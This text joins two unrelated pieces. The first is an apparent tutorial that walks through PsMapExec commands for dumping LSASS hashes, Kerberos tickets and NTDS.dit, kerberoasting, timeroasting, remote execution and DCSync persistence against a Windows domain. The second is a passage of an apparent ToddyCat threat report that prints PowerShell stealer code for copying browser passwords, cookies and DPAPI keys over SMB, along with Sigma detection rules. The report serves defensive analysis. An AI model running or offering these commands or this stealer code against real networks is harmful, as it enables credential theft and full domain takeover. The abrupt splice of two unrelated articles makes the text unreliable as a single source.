
Dumping LSASS Hashes

LSASS (Local Security Authority Subsystem Service) handles authentication on Windows systems. When you log in, your credentials are sent to the Domain Controller for validation, and if approved, you get a session token. Domain credentials are only stored temporarily on local machines. Even when a session is locked, credentials may still reside in memory.

To dump LSASS locally using an elevated shell:

PS > PsMapExec smb -Targets “localhost” -Module “LoginPasswords” -ShowOutput

If the current user doesn’t have permission, specify credentials manually:

PS > PsMapExec smb -Targets “DC” -Username “user” -Password “password” -Module “LoginPasswords” -ShowOutput

dumping lsass with psmapexec

You can also perform this remotely with the same syntax.

Remote Command Execution

Every network is different. Some environments implement segmentation to prevent lateral movement, which adds complexity. The process of discovering the right hosts to pivot through is called pivoting.

To view network interfaces on all domain machines:


PS > PsMapExec SMB -Target all -Username “user” -Password “password” -Command “ipconfig” -Domain “sekvoya.local”

To query a single machine:

PS > PsMapExec SMB -Target “DC” -Username “user” -Password “password” -Command “ipconfig” -Domain “sekvoya.local”

executing commands remotely with psmapexec

You can execute other reconnaissance commands in the same way. After identifying valuable hosts, you may want to enable WINRM for stealthier interaction:

PS > PsMapExec SMB -Target “MANAGER-1” -Username “user” -Password “password” -Command “winrm quickconfig -q” -Domain “sekvoya.local”

Kerberos Tickets


Another valuable module PsMapExec provides is Kerbdump, which allows you to dump Kerberos tickets from remote memory. These tickets can be extracted for offline analysis or attacks such as Pass-the-Ticket. In Active Directory environments, Kerberos is responsible for issuing and validating these “passes” for authentication.

Some domains may disable NTLM for security reasons, which means you’ll rely on Kerberos. It’s a normal and frequent part of AD traffic, making it a subtle and effective method.

PS > PsMapExec -Method smb -Targets DC -Username “user” -Password “password” -Module “KerbDump” -ShowOutput

kerberoasing with psmapexec

The script parses the output automatically and gives you usable results.

Kerberoasting


Kerberoasting is a different kind of attack compared to simply dumping tickets. It focuses on obtaining Kerberos service tickets and brute-forcing them offline to recover plaintext credentials. The main idea is to assign an SPN to a target user and then extract their ticket.

Set an SPN for a user:

PS > PsMapExec ldap -Targets DC -Module AddSPN -TargetDN “CN=username,DC=SEKVOYA,DC=LOCAL”

Then kerberoast that user:

PS > PsMapExec kerberoast -Target “DC” -Username “user” -Password “password” -Option “kerberoast:adm_ivanov” -ShowOutput

kerbdump with psmapexec

This technique is effective for persistence and privilege escalation.

Ekeys



Kerberos tickets are encrypted using special encryption keys. Extracting these allows you to decrypt or even forge tickets, which can lead to deeper persistence and movement within the domain.

PS > PsMapExec wmi -Targets all -Module ekeys -ShowOutput

extracting ekeys with psmapexec

Targeting all machines in a big domain can create noise and compromise operational security.


Timeroasting

Another attack that targets Active Directory environments by exploiting how computers sync their clocks using the Network Time Protocol (NTP). In simple terms, it’s a way for hackers to trick a Domain Controller into revealing password hashes for computer accounts. These hashes can then be cracked offline to get the actual passwords, helping attackers move around the network or escalate privileges. Computer passwords are often long and random, but if they’re weak or reused, cracking succeeds. No alerts are triggered since it’s a normal time-sync query. The attack is hard to pull off, but it’s possible. When a new computer account is configured as a “pre-Windows 2000 computer”, its password is set based on its name. If the computer account name is MANAGER$ and it’s configured as “pre-Windows 2000 computer”, then the password will be lowercase computer name without the trailing $). When it isn’t configured like that, the password is randomly generated.

PS > PsMapExec ldap -Targets DC -Module timeroast -ShowOutput

timeroasting with psmapexec


Finding Files

Finding interesting or sensitive files on remote systems is an important phase in any engagement. PsMapExec’s Files module automatically enumerates non-default files within user directories.

PS > PsMapExec wmi -Targets all -Module Files -ShowOutput

finding interesting files with psmapexec

ACL Persistence

ACL persistence is a critical step after compromising an Active Directory domain. Credentials will rotate, hackers make mistakes that reveal their presence, and administrators will take measures to evict intruders. Implementing ACL-based persistence allows an attacker to maintain control over privileged groups or to perform DCSync attacks that extract directory data. For those unfamiliar, DCSync is an attack in which you impersonate a domain controller and request replication of the NTDS.dit data from a legitimate DC. Once obtained, the attacker acquires password hashes for all domain accounts, including the krbtgt account. Some recommend burning the domain down after a successful DCSync, because attackers will find ways to regain access.

You might think, “Okay, reset the KRBTGT password” Microsoft recommends doing this twice in quick succession. The first reset changes the hash for new tickets, and the second clears out the old history to fully invalidate everything. But that’s often not enough. Even after a reset, any Golden Tickets the attackers already forged remain usable until they expire. Default ticket lifetimes are 7-10 hours for sessions, but attackers can make them last up to 10 years! During this window, hackers can dig in deeper by creating hidden backdoor accounts, modifying group policies, or infecting other machines.


Assign DCSync privileges:

PS > PsMapExec ldap -Target DC -Module Elevate -TargetDN “CN=username,DC=SEKVOYA,DC=LOCAL”

dacl abuse and dacl persistence with psmapexec

NTDS Dump


The NTDS dump is the final stage once domain admin privileges are obtained. Extracting NTDS.dit and associated registry hives allows for offline cracking and full credential recovery.

PS > PsMapExec SMB -Targets “DC” -Username “user” -Password “password” -Module NTDS -ShowOutput

dumping ntds with psmapexec

This provides complete domain compromise capabilities and the ability to analyze or reuse credentials at will.

Summary

PsMapExec is a powerful framework that takes PowerShell-based network exploitation to a new level. It combines stealth and practicality, making it suitable for both red teamers and penetration testers who need to operate quietly within Windows domains. Its ability to run fully in memory minimizes traces, and its modules cover nearly every stage of network compromise, from reconnaissance and privilege escalation to persistence and data extraction. While we only explored some of its most impactful commands, PsMapExec offers far more under the hood. The more you experiment with it, the more its potential becomes evident.

Want to become a Powershell expert? Join our Powershell for Hackers training, March 10-12!

ToddyCat: your hidden email assistant. Part 1

Introduction

Email remains the main means of business correspondence at organizations. It can be set up either using on-premises infrastructure (for example, by deploying Microsoft Exchange Server) or through cloud mail services such as Microsoft 365 or Gmail. However, some organizations do not provide domain-level access to their cloud email. As a result, attackers who have compromised the domain do not automatically gain access to email correspondence and must resort to additional techniques to read it.

This research describes how ToddyCat APT evolved its methods to gain covert access to the business correspondence of employees at target companies. In the first part, we review the incidents that occurred in the second half of 2024 and early 2025. In the second part of the report, we focus in detail on how the attackers implemented a new attack vector as a result of their efforts. This attack enables the adversary to leverage the user’s browser to obtain OAuth 2.0 authorization tokens. These tokens can then be utilized outside the perimeter of the compromised infrastructure to access corporate email.

Additional information about this threat, including indicators of compromise, is available to customers of the Kaspersky Intelligence Reporting Service. Contact: intelreports@kaspersky.com.

TomBerBil in PowerShell

In a previous post on the ToddyCat group, we described the TomBerBil family of tools, which are designed to extract cookies and saved passwords from browsers on user hosts. These tools were written in C# and C++.

Yet, analysis of incidents from May to June 2024 revealed a new variant implemented in PowerShell. It retained the core malicious functionality of the previous samples but employed a different implementation approach and incorporated new commands.


A key feature of this version is that it was executed on domain controllers on behalf of a privileged user, accessing browser files via shared network resources using the SMB protocol.

Besides supporting the Chrome and Edge browsers, the new version also added processing for Firefox browser files.

The tool was launched using a scheduled task that executed the following command line:

powershell -exec bypass -command "c:\programdata\ip445.ps1"

The script begins by creating a new local directory, which is specified in the $baseDir variable. The tool saves all data it collects into this directory.

$baseDir = 'c:\programdata\temp\'

try{
	New-Item -ItemType directory -Path $baseDir | Out-Null
}catch{
	
}

The script defines a function named parseFile, which accepts the full file path as a parameter. It opens the C:\programdata\uhosts.txt file and reads its content line by line using .NET Framework classes, returning the result as a string array. This is how the script forms an array of host names.

function parseFile{
    param(
        [string]$fileName
    )
    
    $fileReader=[System.IO.File]::OpenText($fileName)

    while(($line = $fileReader.ReadLine()) -ne $null){
        try{
            $line.trim()
            }
        catch{
        }
    }
    $fileReader.close()
}

For each host in the array, the script attempts to establish an SMB connection to the shared resource c$, constructing the path in the \\\c$\users\ format. If the connection is successful, the tool retrieves a list of user directories present on the remote host. If at least one directory is found, a separate folder is created for that host within the $baseDir working directory:

foreach($myhost in parseFile('c:\programdata\uhosts.txt')){
    $myhost=$myhost.TrimEnd()
    $open=$false
    
    $cpath = "\\{0}\c$\users\" -f $myhost
    $items = @(get-childitem $cpath -Force -ErrorAction SilentlyContinue)
	
	$lpath = $baseDir + $myhost
	try{
		New-Item -ItemType directory -Path $lpath | Out-Null
	}catch{
		
	}

In the next stage, the script iterates through the user folders discovered on the remote host, skipping any folders specified in the $filter_users variable, which is defined upon launching the tool. For the remaining folders, three directories are created in the script’s working folder for collecting data from Google Chrome, Mozilla Firefox, and Microsoft Edge.

$filter_users = @('public','all users','default','default user','desktop.ini','.net v4.5','.net v4.5 classic')

foreach($item in $items){
	
	$username = $item.Name
	if($filter_users -contains $username.tolower()){
		continue
	}
	$upath = $lpath + '\' + $username
	
	try{
		New-Item -ItemType directory -Path $upath | Out-Null
		New-Item -ItemType directory -Path ($upath + '\google') | Out-Null
		New-Item -ItemType directory -Path ($upath + '\firefox') | Out-Null
		New-Item -ItemType directory -Path ($upath + '\edge') | Out-Null
	}catch{
		
	}

Next, the tool uses the default account to search for the following Chrome and Edge browser files on the remote host:

  • Login Data: a database file that contains the user’s saved logins and passwords for websites in an encrypted format
  • Local State: a JSON file containing the encryption key used to encrypt stored data
  • Cookies: a database file that stores HTTP cookies for all websites visited by the user
  • History: a database that stores the browser’s history

These files are copied via SMB to the local folder within the corresponding user and browser folder hierarchy. Below is a code snippet that copies the Login Data file:

$googlepath = $upath + '\google\'
$firefoxpath = $upath + '\firefox\'
$edgepath = $upath + '\edge\'
$loginDataPath = $item.FullName + "\AppData\Local\Google\Chrome\User Data\Default\Login Data"
if(test-path -path $loginDataPath){
	$dstFileName = "{0}\{1}" -f $googlepath,'Login Data'
	copy-item -Force -Path $loginDataPath -Destination $dstFileName | Out-Null
}

The same procedure is applied to Firefox files, with the tool additionally traversing through all the user profile folders of the browser. Instead of the files described above for Chrome and Edge, the script searches for files which have names from the $firefox_files array that contain similar information. The requested files are also copied to the tool’s local folder.

$firefox_files = @('key3.db','signons.sqlite','key4.db','logins.json')

$firefoxBase = $item.FullName + '\AppData\Roaming\Mozilla\Firefox\Profiles'
if(test-path -path $firefoxBase){
	$profiles = @(get-childitem $firefoxBase -Force -ErrorAction SilentlyContinue)
	foreach($profile in $profiles){
		if(!(test-path -path ($firefoxpath + '\' + $profile.Name))){
			New-Item -ItemType directory -Path ($firefoxpath + '\' + $profile.Name) | Out-Null
		}
		foreach($firefox_file in $firefox_files){
			$tmpPath = $firefoxBase + '\' + $profile.Name + '\' + $firefox_file
			if(test-path -Path $tmpPath){
				$dstFileName = "{0}\{1}\{2}" -f $firefoxpath,$profile.Name,$firefox_file
				copy-item -Force -Path $tmpPath -Destination $dstFileName | Out-Null
			}
		}
	}
}

The copied files are encrypted using the Data Protection API (DPAPI). The previous version of TomBerBil ran on the host and copied the user’s token. As a result, in the user’s current session DPAPI was used to decrypt the master key, and subsequently, the files. The updated server-side version of TomBerBil copies files containing the user encryption keys that are used by DPAPI. These keys, combined with the user’s SID and password, grant the attackers the ability to decrypt all the copied files locally.

if(test-path -path ($item.FullName + '\AppData\Roaming\Microsoft\Protect')){
	copy-item -Recurse -Force -Path ($item.FullName + '\AppData\Roaming\Microsoft\Protect') -Destination ($upath + '\') | Out-Null
}
if(test-path -path ($item.FullName + '\AppData\Local\Microsoft\Credentials')){
	copy-item -Recurse -Force -Path ($item.FullName + '\AppData\Local\Microsoft\Credentials') -Destination ($upath + '\') | Out-Null
}

With TomBerBil, the attackers automatically collected user cookies, browsing history, and saved passwords, while simultaneously copying the encryption keys needed to decrypt the browser files. The connection to the victim’s remote hosts was established via the SMB protocol, which significantly complicated the detection of the tool’s activity.

TomBerBil in PowerShell

TomBerBil in PowerShell

As a rule, such tools are deployed at later stages, after the adversary has established persistence within the organization’s internal infrastructure and obtained privileged access.

Detection

To detect the implementation of this attack, it’s necessary to set up auditing for access to browser folders and to monitor network protocol connection attempts to those folders.

title: Access To Sensitive Browser Files Via Smb
id: 9ac86f68-9c01-4c9d-897a-4709256c4c7b
status: experimental
description: Detects remote access attempts to browser files containing sensitive information
author: Kaspersky
date: 2025-08-11
tags:
    - attack.credential-access
    - attack.t1555.003
logsource:
    product: windows
    service: security
detection:
    event:
        EventID: '5145'
    chromium_files:
        ShareLocalPath|endswith:
            - '\User Data\Default\History'
            - '\User Data\Default\Network\Cookies'
            - '\User Data\Default\Login Data'
            - '\User Data\Local State'
    firefox_path:
        ShareLocalPath|contains: '\AppData\Roaming\Mozilla\Firefox\Profiles'
    firefox_files:
        ShareLocalPath|endswith:
            - 'key3.db'
            - 'signons.sqlite'
            - 'key4.db'
            - 'logins.json'
    condition: event and (chromium_files or firefox_path and firefox_files)
falsepositives: Legitimate activity
level: medium

In addition, auditing for access to the folders storing the DPAPI encryption key files is also required.

title: Access To System Master Keys Via Smb
id: ba712364-cb99-4eac-a012-7fc86d040a4a
status: experimental
description: Detects remote access attempts to the Protect file, which stores DPAPI master keys
references:
    - https://www.synacktiv.com/en/publications/windows-secrets-extraction-a-summary
author: Kaspersky
date: 2025-08-11
tags:
    - attack.credential-access
    - attack.t1555
logsource:
    product: windows
    service: security
detection:
    selection:
        EventID: '5145'
        ShareLocalPath|contains: 'windows\System32\Microsoft\Protect'
    condition: selection
falsepositives: Legitimate activity
level: medium

Stealing emails from Outlook

The modified TomBerBil tool family proved ineffective at evading monitoring tools, compelling the threat actor to seek alternative methods for accessing the organization’s critical data. We discovered an attempt to gain access to corporate correspondence files in the local Outlook storage.

The Outlook application stores OST (Offline Storage Table) files for offline use. The names of these files contain the address of the mailbox being cached. Outlook uses OST files to store a local copy of data synchronized with mail servers: Microsoft Exchange, Microsoft 365, or Outlook.com. This capability allows users to work with emails, calendars, contacts, and other data offline, then synchronize changes with the server once the connection is restored.

